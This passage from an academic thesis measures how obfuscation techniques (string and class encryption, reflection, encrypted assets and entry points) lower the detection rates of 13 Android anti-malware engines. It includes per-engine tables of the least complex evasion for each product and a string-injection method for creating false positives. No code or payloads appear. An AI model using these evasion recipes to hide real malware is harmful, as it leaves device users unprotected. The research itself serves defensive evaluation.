Third, I analyze the role of the application *entry-points*, by showing how much anti-malware detection capabilities rely on their analysis.

Fourth, I make a comparison between my results and the ones reported in [115]. I performed the tests on the *same* set of malware samples used in [115] to see if the obfuscation techniques, with which it was possible to evade anti-malware solutions at the time of the experiments reported in that paper, were still effective. Thus, this experiment aims at assessing whether or not the anti-malware detection capabilities have evolved through time.

Fifth, I show, for each anti-malware engine and under the scenarios considered in the previous points (i.e., simple apk obfuscation, encrypted assets and obfuscated entry-points), the *least* complex obfuscation that yields to a detection rate drop of more than 50%. This is done to prove that each anti-malware engine is particularly sensitive to a specific obfuscation strategy and that the optimal choice of the attack depends on the targeted system as well.

Finally, I test the easiness of deceiving the anti-malware detection capabilities. For example, is it easy to trick an anti-malware engine so that a benign sample is considered malicious? I will provide the answer in the next Sections.

4.4.2 Dataset and Anti-malware Engines

4.4.2.1 Datasets

In order to perform the assessment, I used a dataset made up of samples collected from two representative sources of Android malware. The first one is `MalGenome` [131], a very popular dataset collected by Zhou and Jiang in 2012 [112]. This dataset contains more than 1200 malware samples that emerged in the wild from August 2010 to October 2011. The second one is `Contagio MiniDump`, a dataset composed by 237 samples collected from the popular malware analysis website `Contagio` [132]. These malware samples have been collected between December 2011 and March 2013. I have not included recently discovered malware, as detection engines might not have fully updated their signatures to such new releases, and so they can be vulnerable to obfuscation. It is important to note that, to the purposes of my work, I applied obfuscation strategies to well known samples (i.e., samples for which I expect signatures have been fully deployed) to see if they can still harm Android users by evading anti-malware software.

4.4.2.2 Anti-malware Engines

To perform a deep and significant analysis, I have collected 13 signature-based anti-malware systems. These systems represent the most popular and the most downloaded ones from `Google Play`. However, differently from previous works, I am not interested in assessing the performances of a specific anti-malware system, or establishing a particular ranking among these systems, which is something that is already available from other online services (e.g., [133]). For this reason, I will report the attained results in terms of detection statistics over the set of considered anti-malware engines. I believe that this is a more interesting analysis, as a common user might randomly choose between one of the systems that have been tested in this work. Table 4.1 shows the anti-malware engines

Table 4.1: List of anti-malware apps included in the experimental evaluation

Vendor	Version	Vendor	Version
Avast	3.0.7118	AVG	3.5.1
Comodo	2.4.1	Dr.Web	9.00.1
ESET	2.0.853.0-15	Fsecure	8.3.14209
GData	24.5.4	Kaspersky	11.2.4.105
McAfee	3.2.0.2193	Norton	3.8.0.1199
TrendMicro	3.5.0.1348	WebRoot	3.5.0.6058
Zoner	1.8.2		

that have been adopted for this analysis, along with their version. All signatures have been updated in February 2014. To the best of my knowledge, this is the largest amount of anti-malware systems ever used in a mobile assessment of this kind.

I also point out that I did not resort to services such as `VirusTotal` or `AndroTotal` [82, 119]. Despite them being useful services, they have their own limitations for the purposes of this work. By using `VirusTotal`, I would have leveraged on X86 anti-malware engines that are not specifically developed for mobile applications, and therefore might not be accurate as their mobile counterparts. In addition, I included in the testing environment a number of engines which is twice the number of those featured in `AndroTotal` and, more importantly, I had complete control on the engine versions, which is crucial for a fair evaluation. For this reason, every engine has been installed and run on *physical* devices featuring `Android 4.2.2`.

4.4.3 Experimental Protocol

In the following, I report the results of four sets of experiments, each aimed at assessing the effectiveness of obfuscation from different viewpoints:

- **General obfuscation assessment**. In this experiment, I obfuscate the whole `Contagio` and `MalGenome` datasets by means of the techniques described in Section 4.3. I tested *seven* different obfuscation scenarios. In the first four scenarios, each of the techniques described in Section 4.3, namely, Trivial techniques, Reflection, String Encryption, and Class Encryption, is used stand-alone. In the last three scenarios, the following different combinations of these techniques are used: **i)** Trivial techniques followed by String Encryption; **ii)** Trivial techniques followed by String Encryption and Reflection; **iii)** Trivial techniques followed by String Encryption, Reflection, and Class Encryption.

  Malware obfuscation has been carried out by resorting to the commercial tool `DexGuard 5.5` [122] which is, to the best of my knowledge, the most powerful obfuscation tool for `Android` applications that is publicly available. This result in more than 10,500 samples that have been publicly released under the name of `Android PRAGuard`[1].

- **Extended obfuscation assessment**. In this experiment, I tested the same scenarios as in the first set of experiments with the addition of the obfuscation of either **a)** assets or **b)** entry-points. I performed experiments separately for the two additional components to be obfuscated, thus resulting in a total of 14 new scenarios. In both cases, `Dexguard` does not provide reliable routines that allow the applications being fully functional after being obfuscated. In fact, after obfuscating assets and entry points, new functions need to be included in the application that allow the obfuscated assets and entry points to be used at runtime. I thus wrote by myself the routines that allowed the obfuscated applications to be fully functional.

- **Temporal comparison**. This experiment is aimed at comparing the performances of anti-malware software using the same samples adopted in the experiments reported in [115]. In particular, I reproduced the same obfuscation techniques reported in that paper, and see if anti-malware software are still vulnerabile. In other words, I assessed how anti-malware detection capabilities have evolved through time.

- **Single Anti-malware Evaluation**. In this experiment I show, for each anti-malware engine and under the scenarios of the previous experiments, the least complex obfuscation that yields to a detection rate drop of at least 50%. This is done for two reasons: **a)** To understand if different anti-malware engines are particularly sensitive to specific obfuscation strategies and **b)** to verify if introducing assets and entry-points obfuscation can reduce the complexity of the obfuscation technique that is needed for the evasion.

- **Anti-malware deception**. In this experiment, I assessed the dependance of the detection capabilities of anti-malware engines on the String section of the `classes.dex` file. To this end, **i)** I considered one benign application, **ii)** I generate new *benign* samples by simply injecting, inside the application, strings contained in malicious samples. Such strings are never going to be used, as the benign bytecode is not changed, so the application is *benign* even if the analysis of the String section may drive to the conclusion that the application is malicious. The aim of this experiment is to verify to what extent malware detection is triggered by the strings in the applications. If this is true, the *benign* samples crafted according to the above procedure can be used to generate *false positives*.

[1]`http://pralab.diee.unica.it/en/AndroidPRAGuardDataset`

It is worth noting that for each experiment, to avoid the detection rate being influenced by the content of `.xml` files such as `AndroidManifest.xml`, changes like the ones described in Section 4.3 are always performed in order not to trigger signatures based on the `SHA1` value computed on `.xml` files.

4.4.4 General Obfuscation Assessment

In this experiment, I obfuscate the malware dataset according to the Experimental Protocol described above. In this way, I created *seven* obfuscated datasets, and I used them to test all the considered 13 anti-malware solutions. Figure 4.1 shows, by means of a box plot, the statistics of the detection rate for the set of anti-malware systems for each of the seven obfuscation scenarios considered.




FIGURE 4.1: Statistics of the Average Detection Rates of the 13 anti-malware solutions when the seven obfuscation scenarios are applied. Results are reported in terms of increasing effectiveness of the employed obfuscation techniques

The box plot is structured as follows:

- On the X axis I represent the obfuscation techniques adopted. On the Y axis, I represent the *average* detection rate of the engines, i.e., the detection rate calculated on the whole dataset D_a. Such value is calculated, for each engine, as:

$$D_a = \frac{N_d}{N}$$

where N_d is the number of *detected* samples by the engine and N is the number of total samples of the dataset.

- The lower edge of the box represents the first *quartile* H_f of the anti-malware average detection rate distribution, i.e., 25% of the anti-malware engines exhibits an average detection rate below this value.

  The red line represents the *median* M of the distribution, so that 50% of the anti-malware engines exhibits a performance below that value, while 50% is above that value.

  The upper edge of the box represents the *third quartile* H_t, i.e., 25% of the anti-malware engines exhibits an average detection rate above this value.

- The dotted line represents the so-called *whiskers* H_w of the plot, i.e., the distance between the minimum/maximum of the distribution and the first/third quartile (25% of engines are located on the whiskers). Their maximum size $H_{w_{max}}$ is given by:

  $$H_{w_{max}} = IQR * 1.5$$

  where IQR is the *interquartile range*, i.e., the height of the box, expressed by:

  $$IQR = H_t - H_f$$

- The red dots represent *outliers* H_o, i.e., anti-malware solutions whose average detection rate falls outside the whiskers. Therefore, the condition for obtaining an outlier is:

  $$H_o > H_w$$

I now describe, in more detail, the results plotted in Figure 4.1:

- Almost all of the engines (except for one outlier, `WebRoot`) are able to correctly detect almost all the samples.

- Changing the code by using Reflection is not effective for many anti-malware engines, as the median M of the detection rate is quite high (around 90%). This means that 50% of the anti-malware solutions provides very high performances against this technique. The remaining 50% is distributed in this way: 25% of them shows a detection rate between 90% and 35% (this is obtained by observing the distance between the median M and the first quartile H_t). The remaining 25% shows a detection rate under 35%, thus providing poor performances. The column Reflection therefore shows that, albeit many anti-malware solutions are resilient to this strategy, there are few that are extremely sensitive to it. This means that some engines might only rely to static analysis of the code in order to perform detection.

- By analyzing the Trivial column, I point out that Trivial techniques are not very effective at evading anti-malware engines. More than half of the tested anti-malware solutions exhibit a detection rate that is very close to 100% (i.e., the median M is close to 100%), suggesting that the usage of simple obfuscation techniques is not effective anymore to bypass many anti-malware systems. Another 25% has a detection rate between 50% and 90%, and this is indicated by the space between the median M and the first quartile H_f. I also notice that few anti-malware systems (less than 25%) exhibit a detection rate that is lower than 50%, and this is pointed out by the presence of a lower whisker.

- Using String Encryption reduces the median value M when compared to the the Trivial column. This means that the maximum detection rate value for 50% of the anti-malware engines is now reduced by around 30%, thus pointing out that some engines base some of their detection heuristics on the presence of strings that are not related to package or classes names.

- The highest detection rate drop, i.e, the decrement in height of the third quartile H_t (and, therefore, of the upper side of the box) is observed when Trivial obfuscation techniques and String Encryption are combined. In particular, I observe an average detection rate reduction of about 50% for the 75% of the anti-malware systems. This is interesting, as changes in bytecode are quite minimal but, on the other hand, Strings play different roles in an Android application, so their encryption may have a huge impact. As I explained in the previous sections, Trivial techniques address strings that are used for identifying classes, methods and fields, whilst String Encryption hides all the constant strings, that are then decrypted at runtime. This is another hint that suggests that the detection capability of anti-malware engines strongly depends on the String section.

- Adding Reflection to the previous combinations lowers the first quartile H_f. This means that the maximum detection rate for the 25% is lowered almost to zero. This point is in line to what I observed using Reflection alone, i.e., some engines are particularly sensitive to this strategy.

- Class Encryption is more effective than the combination of Trivial techniques, String Encryption, and Reflection. In Figure 4.1, I observe how its stand-alone adoption allows for obtaining slightly superior performances with respect to the former obfuscation strategies (a slightly lower median value compared to the column immediately to the left). It is worth noting, though, that Class Encryption is the most invasive and complex obfuscation that I adopted in this work. So, while it allows evading a large number of anti-malware engines, it also introduces a massive overhead in terms of file *size*. Table 4.2 shows the average file size increment in the

Table 4.2: Average percentage increment of the obfuscated applications size

Technique	Size Increment (%)
Trivial	-17.17
String **Enc**ryption	12.47
Reflection	44.66
Class **Enc**ryption	194.23
Tri. + **SEnc.**	-4.68
Tri. + **SEnc.** + **Refl.**	55.58
Tri. + **SEnc.** + **Refl.** + **CEnc.**	197

case of obfuscation by Class Encryption, and in the case in which the combination of Trivial, Reflection and String Encryption is used.

This table shows that there is a *file size decrement* (negative number) when Trivial techniques are used. This is expected, as most of the times original strings are replaced with strings one- or two characters long. On the other hand, it is very interesting to point out the huge file size increment introduced by Class Encryption. On average, such increment is almost 200%, which means that the size of the application can increase up to four times with respect to its original size.

Summing up, the above results allow us to conclude that an attacker might attain a good evasion rate, with minimum size increment, by employing the Trivial+String Encryption strategy. The use of more complex obfuscation techniques, i.e., the combination of three obfuscation techniques or the adoption of Class Encryption, provides small improvements in evasion, while making the application size strongly increase.

The combination of all the four obfuscation techniques considered in this set of experiments reduces the size of the whiskers, which means that all the engines exhibit a detection rate between, in this case, 0% and 35%. This implies that applying all the four strategies is effective against *any* anti-malware engine. The median value M indicates, though, that 50% of the engines still detects around 30% of the samples.

4.4.5 Extended Obfuscation Assessment

4.4.5.1 Assets Obfuscation

As observed in the previous experiments, part of the anti-malware engines still exhibits a detection rate of roughly 40%, even when all the obfuscation techniques are combined.

For this reason, is it of interest to understand what still triggers anti-malware engines to raise an alert, thus keeping the detection rate of half of them around 40%. An interesting

Table 4.3: List of the most evasive families. The Average (Avg.) Detection Rate (DR) is reported

	Family Name	Avg. DR (%)		Family Name	Avg. DR (%)
1	Zhash	61.54	6	JSMSHider	53.85
2	Asroot	55.77	7	BaseBridge	53.15
3	DroidDeluxe	53.85	8	DroidKungFu2	50.26
4	DroidDream	53.85	9	DroidKungFu1	46.83
5	GingerMaster	53.85	10	AnserverBot	46.4

hint is given by focusing the analysis on the *less evasive* malware families, i.e., those malware families that can still be detected by the majority of the anti-malware engines when all the four obfuscation techniques are applied. Table 4.3 shows such families, along with their *average* detection rate attained by employing the combination of all the obfuscation strategies, ordered from the least evasive to the most evasive one.

All the applications belonging to these families, with the exception of `JSMS Hider`, have in common the presence of *assets*.

By individually testing each of the files belonging to the *assets* on the anti-malware engines, I realized that they were flagged as malicious. When included in a zipped archive, such as an `.apk`, this would result in flagging the whole apk as malicious, despite the `.dex` and the `.xml` files being obfuscated and, therefore, undetected. The role of such assets in triggering alerts was already pointed out in the literature [115]. However, my experiments were aimed at better evaluating the impact of such assets on the average detection rate. I argue that this is a crucial point for an effective obfuscation strategy aimed at completely evading malware detection.

Although encrypting the asset file, for example using `XOR` operations, is rather straightforward, *decrypting* them at run-time is not an easy task. `Dex Guard` does not provide a reliable support for including decryption routines of assets. I therefore developed a technique that can be reliably applied for decrypting such assets, and I also developed a number of proof of concepts related to various families, thus allowing us to assess that the proposed obfuscation strategy can produce a working sample. The proposed technique can be summarized as follows: **i)** Each asset is opened by using the method `open` of the `AssetManager` class. This method will return an `InputStream` that will be converted in a byte array, and then it will be written as a file in a location when it can be then executed with the command `exec`. **ii)** I *disassemble* the `classes.dex` executable by means of `Baksmali` [109] and I *intercept* the byte array that is created. Then, I inject the decryption method inside the disassembled class and I use the intercepted byte array as the method parameter. Such method, at runtime, will return a new, decrypted byte array that will be written instead of the encrypted one. Then, I finally reassemble the whole sample.

To see the effectiveness of Asset Obfuscation, I have performed the same experiments shown in Figure 4.1 but this time, for each experiment, I also obfuscated the Assets. Figure 4.2 shows the attained results.




FIGURE 4.2: Statistics of the Average Detection Rates of the 13 anti-malware solutions when Assets are encrypted, and the seven obfuscation scenarios are applied. Results are reported in terms of increasing effectiveness of the employed obfuscation techniques

In order to provide a better understanding of this Figure, I will describe it by comparing it to Figure 4.1. The first thing I notice is that the trend expressed by Figure 4.2 is basically the same as the one indicated in Figure 4.1. Thus, all the observations I made about Figure 4.1 are still valid and the reader can refer to them to understand the trend of this Figure. This means, for example, that the best performances are obtained when combined obfuscations are adopted and when Class Encryption is employed. Likewise, Reflection and Trivial techniques alone are not useful against at least half of the engines. However, I also point out the following differences with respect to Figure 4.1:

- The median value M gets significantly lower when Trivial and String Encryption techniques are combined. Likewise, the first quartile H_f gets decreased. Therefore, for half of the anti-malware engines, the detection rate gets significantly reduced. This means that the median value in the same column of Figure 4.1 was higher because the detection rate was influenced by the presence of assets. This is an important point, as combining Trivial and String Encryption techniques is even more effective than what it seemed to be at a first analysis. However, I also observe that the position of the third quartile has only slightly decreased. This means that there is another 25% of anti-malware engines that are resilient to this combination of obfuscations.

- With respect to the previous point, employing Reflection in addition to the previous techniques or Class Encryption alone will also reduce the height of the third quartile H_t, thus reducing the whole box size. This means that, in Figure 4.2 and for the combination with Reflection, 50% of the engines exhibit a detection rate of 25% and the other 50%, including the whiskers, arrive to 35%. Interestingly, there is one engine (`Comodo`) that does not seem to be influenced by that and it is the outlier with a 70% detection rate.
- Combining all the obfuscation techniques brings the detection rate of all the engines to zero, except for one (`TrendMicro`). This indicates that combining all the obfuscation strategies, while removing at the same time possible external interference, is very effective to bypass almost all anti-malware systems.

4.4.5.2 Entry Points Obfuscation

Assets obfuscation significantly reduces the detection rates of anti-malware engines, but some anti-malware systems are still capable of detecting a subset of malware samples, even after applying the most complex obfuscating transformations we have seen so far. There is one other component of an application that I have not tried to obfuscate yet: *entry-point classes*. In this third experiment, I add the encryption of entry-point classes to the experiments reported in the previous section.

Of course, in order for an application to run, the modification of entry-point classes requires some specific changes in the `AndroidManifest.xml` file. As `DexGuard` provides limited support for the modifications of the `Android Manifest.xml` file, I have implemented different proof of concepts. In a similar way to the case of *assets* encryption, I replaced the file names of the classes in the `AndroidManifest.xml` file with their transformed ones. I was able to prove that it is possible to make a fully working malicious sample even after obfuscating the entry-point classes. Such a mechanism can be easily automated but, in some cases, manual intervention might be required, in particular to handle *malformed* files. It is worth noting that, to further improve the obfuscation process, I make all packages collapse to a single one. This makes also easier to modify the Android Manifest with the correct package.

Figure 4.3 shows the result for this analysis.




FIGURE 4.3: Statistics of the Average Detection Rates of the 13 anti-malware solutions when Assets and Entry Points are encrypted, and the seven obfuscation scenarios are applied. Results are reported in terms of increasing effectiveness of the employed obfuscation techniques

Like I did when I described assets obfuscation, I will compare Figure 4.3 with 4.2. Again, obfuscations are increasingly effective in the same way as Figures 4.1 and 4.2. Thus, Reflection is still the less effective strategy, while combining obfuscations leads to excellent evasion results. Additionally, I point out the following points:

- Median values get generally lower when adopting Reflection, Trivial and String Encryption techniques (in their stand-alone variant), while the first and third quartile positions remain basically the same. This means that acting on entry-point classes with this strategies influences the maximum detection rate value of half of the engines.

- A huge drop both of the median values (until 10%), as well as of the first and third quartile, is observed when Trivial and String Encryption are combined. This suggests that most of anti-malware engines base their detection on considering a *combination* of different types of strings that often reside in entry-point classes. This is an interesting choice from the viewpoint of anti-malware developers, as trying to obfuscate such classes requires to carefully adapt the `AndroidManifest.xml` file and, therefore, it is an operation that can be hardly automated, as it could lead to damaging the functionality of the application. I also observe two outliers, i.e., `DrWeb` and `Comodo`.

- Applying Reflection in combination with the techniques in the previous point further reduces the whiskers size (this mean that the maximum detection rate value for all the engines is around 15%). An outlier, `Comodo`, still exhibits a detection rate of 35%.

- Applying Class Encryption to entry point classes completely nullifies the detection rate of all anti-malware engines. However, I have also noticed that the obfuscation of entry-point classes and the use of Class Encryption break the functionalities of the application, regardless of the modifications made to the `AndroidManifest.xml` file. In order to have a still working application after applying the Class Encryption transformation, entry-point classes should not be compressed or, alternatively, their decompression should be done by some external classes/methods.

4.4.6 Temporal Comparison

After having explored different transformations that allowed evading anti-malware engines, Tables 4.4 and 4.5 present a comparison between the obfuscating transformations that were needed to evade anti-malware systems in 2012 and 2013, and ones required in 2014. These tables are based on a similar table reported in [115] where evasion efforts have been compared for the years 2012 and 2013. For each malware sample that has been tested, and for each anti-malware engine considered, I use this notation: `SuccessfulObfuscation2012->SuccessfulObfuscation2013->SuccessfulObfuscation 2014`. SuccessfulObfuscation2012 and SuccessfulObfuscation2013 represent the obfuscation transformations that were successful in 2012 and 2013, respectively, according to [115]. For SuccessfulObfuscation2014, that are related to the experiments reported in this work, I indicate the *less invasive* obfuscation transformation required to make the malware sample not detectableby anti-malware engines. I marked in **bold** SuccessfulObfuscation2014 if *more changes to the executable code or resources are now required to evade the anti-malware system* compared to the past. For better clarity, if the obfuscation strategies that were successful in one year were successful the year before, I used the symbol *. I have adopted the following criteria to choose the anti-malware engines in this analysis.

- Only the anti-malware systems in common between my work and the previous work were adopted. That is a total of 8 anti-malware systems.
- Out of these eight solutions, I chose not to consider `Zoner` and `Webroot`, as these tools can be easily evaded by trivial (or naive) obfuscation transformations. In addition, they also exhibited some problems in detecting the original samples as being malware.

Table 4.4: Evolution of the anti-malware robustness to obfuscation from 2012 to 2014 for specific samples (First set of Malware Samples) - See text for explanation of notation

Anti-malware	DroidDream	Geinimi	FakePlayer
AVG	Tri.→ *→ **CEnc.+AE**	Tri.→ *→ ***+SEnc.**	Tri.→ *→ ***+AE**
Symantec	Naive→ Tri.→ **CEnc.**	Tri.→ *→ **CEnc**	Tri.→ *→ **SEnc**
ESET	AE→ Tri.+*→ **Refl.**	SEnc.→ *→ **Tri.+*+Refl.**	Tri.→ *→ ***+SEnc**
Kaspersky	AE → *+StrEnc.→ **Tri.+***	Tri. → *→ ***+SEnc.**	Tri. → *→ ***+CEnc.**
Trend M.	AE → *+Tri.→ **CEnc.+AE**	Tri.→ *→ ***+SEnc.**	Nai.→ *→ **Tri+EP**

Table 4.5: Evolution of the anti-malware robustness to obfuscation from 2012 to 2014 for specific samples (Second set of Malware Samples) - See text for explanation of notation

Anti-malware	Bgserv	BaseBridge	Plankton
AVG	Tri.→ *→ **SEnc.+AE**	Tri.→ *→ **SEnc.+AE**	Tri.→ *→ ***+EP**
Symantec	Tri.+SEnc.→ *→ **CEnc.**	Nai.→ SEnc→ *	Nai.→ *→ **SEnc**
ESET	Tri.→ *→ **CEnc.**	AE.→ *+SEnc.→ *	Nai.→ Tri.+SEnc.→ ***+Refl.**
Kaspersky	Tri+SEnc. → *→ **CEnc.**	Tri.+SEnc. → *→ ***+AE**	Nai. → *→ **Tri.+SEnc.**
Trend M.	Nai. → Tri.→ **CEnc.+AE**	AE→ *+FR→ ***+Tri.**	Nai.→ *→ **Tri+SEnc.**

- I also decided not to include `ESET` as the obfuscating transformation used in the previous work in order to evade it in 2012 and 2013 is not part of `DexGuard`, and therefore I was not able to reproduce it to verify if changes have effectively occurred during one year.

With such considerations, I restrict the analysis to the 5 anti-malware systems reported in the Tables. I believe that the evolution in the detection capabilities of these systems can clearly show the global trend in anti-malware performances. In order not to generate confusion in the reader, I will use the notation proposed in this work to specify which obfuscation techniques were used to bypass the systems. It is worth noting that most of the successful obfuscation techniques in the past fall in the *Trivial* category. If there is an obfuscation technique used in the past, but that was not adopted in this work, I will explicitly mention it. I also refer to Naive strategies (see Section 4.3) as **Nai.**, to Encrypted Assets as **AE**, and to operations on Entry Points as **EP**. In one case, files were renamed in the obfuscation performed in the previous work, and I refer to this case as **FR**.

Reported Results clearly show that while in the past it was possible to evade anti-malware engines by resorting to trivial obfuscation strategies, this is not possible anymore. This means that the complexity of the transformations that should be made to the code in order to evade detection is much higher than before, and that malware signatures, along with detection heuristics, have significantly improved during one year. This is in line with the experimental results I have reported in the previous sections. Although it is

Table 4.6: Less complex obfuscation techniques that will bring detection rate under 50%, under different constraints and for each anti-malware engine

Anti-malware	Apk Obf.	Enc. Assets	Enc. E.Points
Avast	**CEnc.**	**Tri.+SEnc.**	*
Comodo	**CEnc.**	*	**Tri.+SEnc.+Refl.**
ESET	**Tri.+SEnc.+Refl.**	*	**Tri.+SEnc.**
GData	**Tri.**	*	*
McAfee	**Tri.+SEnc.**	**SEnc.**	**Tri.**
TrendMicro	**CEnc.**	**Tri.+SEnc.**	*
Zoner	**Tri.**	*	*
AVG	**Tri.+SEnc.+Refl.**	**Tri+SEnc.**	*
Dr. Web	**Refl.**	*	*
Fsecure	**CEnc.**	**Tri.+SEnc.+Refl.**	**Tri.+SEnc.**
Kaspersky	**CEnc.**	**Tri.+SEnc.**	*
Norton	**Tri.+SEnc.**	*	*
WebRoot	**Tri.**	*	*

still possible to evade anti-malware engines, the effort that the attacker has to produce is considerably higher.

4.4.7 Single Anti-malware Evaluation

Although it is not my aim to provide a ranking of the anti-malware engines, I believe it is useful to observe which obfuscation strategy particularly affects a specific anti-malware system. For this particular test, assuming that the combination of all the obfuscation techniques is obviously the most effective one and that the detection rate of the original samples is almost 100% for all the engines, I will consider the *less expensive, in terms of complexity,* obfuscation that will reduce the detection rate under 50%. This is because, in order to evade a specific anti-malware solution, an attacker could try to find a balance between the effectiveness of the complexity of the adopted strategy. I also want to see if an attacker, by adding further constraints, can reduce the complexity of the chosen obfuscation technique. Table 4.6 shows the chosen obfuscation for each anti-malware product considered in my evaluation, where such obfuscation is denoted by using the groupings and the same labels as in Figures 4.1, 4.2, 4.3 (e.g., plain `.apk` obfuscation, encrypted assets, encrypted assets and entry-points). I will use the same notation as in Tables 4.4 and 4.5. For a better readability, I will use the character * if the technique has not changed from the column immediately to the left. To avoid confusion and for the sake of the clarity, I also do not report the exact percentages drop in the detection rate for each anti-malware systems, and for each obuscation technique. I stress that my aim is simply to make a comparison between the different obfuscations under certain constraints and for each anti-malware system.

From these results it is interesting to see that, in order to affect the performances of some anti-malware systems, advanced techniques such as Class Encryption are normally required. I also point out that, when assets or entry-point classes get obfuscated, the complexity of the obfuscation required is generally reduced. When entry-points are obfuscated, it is possible to decrease the anti-malware engines performances without employing Class Encryption (with the exception of `Kaspersky`).

4.4.8 Anti-malware Deception

In the previous experiments, I have shown a strong correlation between the strings contained in the `Strings` section of the `classes.dex` file, and the anti-malware detection capabilities. Now, I would like to bring this analysis one step further. The question I want to answer is the following: *how robust are the signatures of the anti-malware engines?* In particular, I want to evaluate how much the anti-malware engines signatures are dependent on the `String` section. This can be done by *injecting* all the strings contained in a malicious sample on a entirely *benign* sample, designed by myself. Such strings will never be used or called inside the code. This is done to check if anti-malware engines will consider the sample as malicious even if it does not perform any malicious actions. In other words, I am looking for the possibilities of polluting anti-malware outcomes with *false positives*.

This analysis is useful as there are components of a computer security infrastructure, such as IDS, that generate alerts by analyzing application signatures in a very similar way to what anti-malware systems do. Although I am not directly attacking IDS systems in this work, I believe that this is a good application in which a lot of false alarms can be raised in order to fool an analyzer.

I perform this experiment with the whole `MalGenome` and `Contagio` data sets. In particular, I use *one benign* application as a base and I extract, for each malicious sample in the dataset, *all its strings*. Then, I inject them into the base, thus creating a new sample that will not exhibit any malicious behavior, but will contain Strings belonging to malware samples. Figure 4.4 shows a comparison between the detection rate of the original base-samples (benign) and the detection rate after string injection, i.e., the fake detection rate.

From this Figure, it is possible to see that half of the anti-malware engines have detected the fake malware with a detection rate up to 80%, whilst the other half spans from 80% to 100%. Interestingly, the assigned malware label is *exactly the same* as the original one. It is worth noting, though, that apart from two engines that resort to the static analysis of the bytecode (and that therefore are not affected by such injection), other three engines

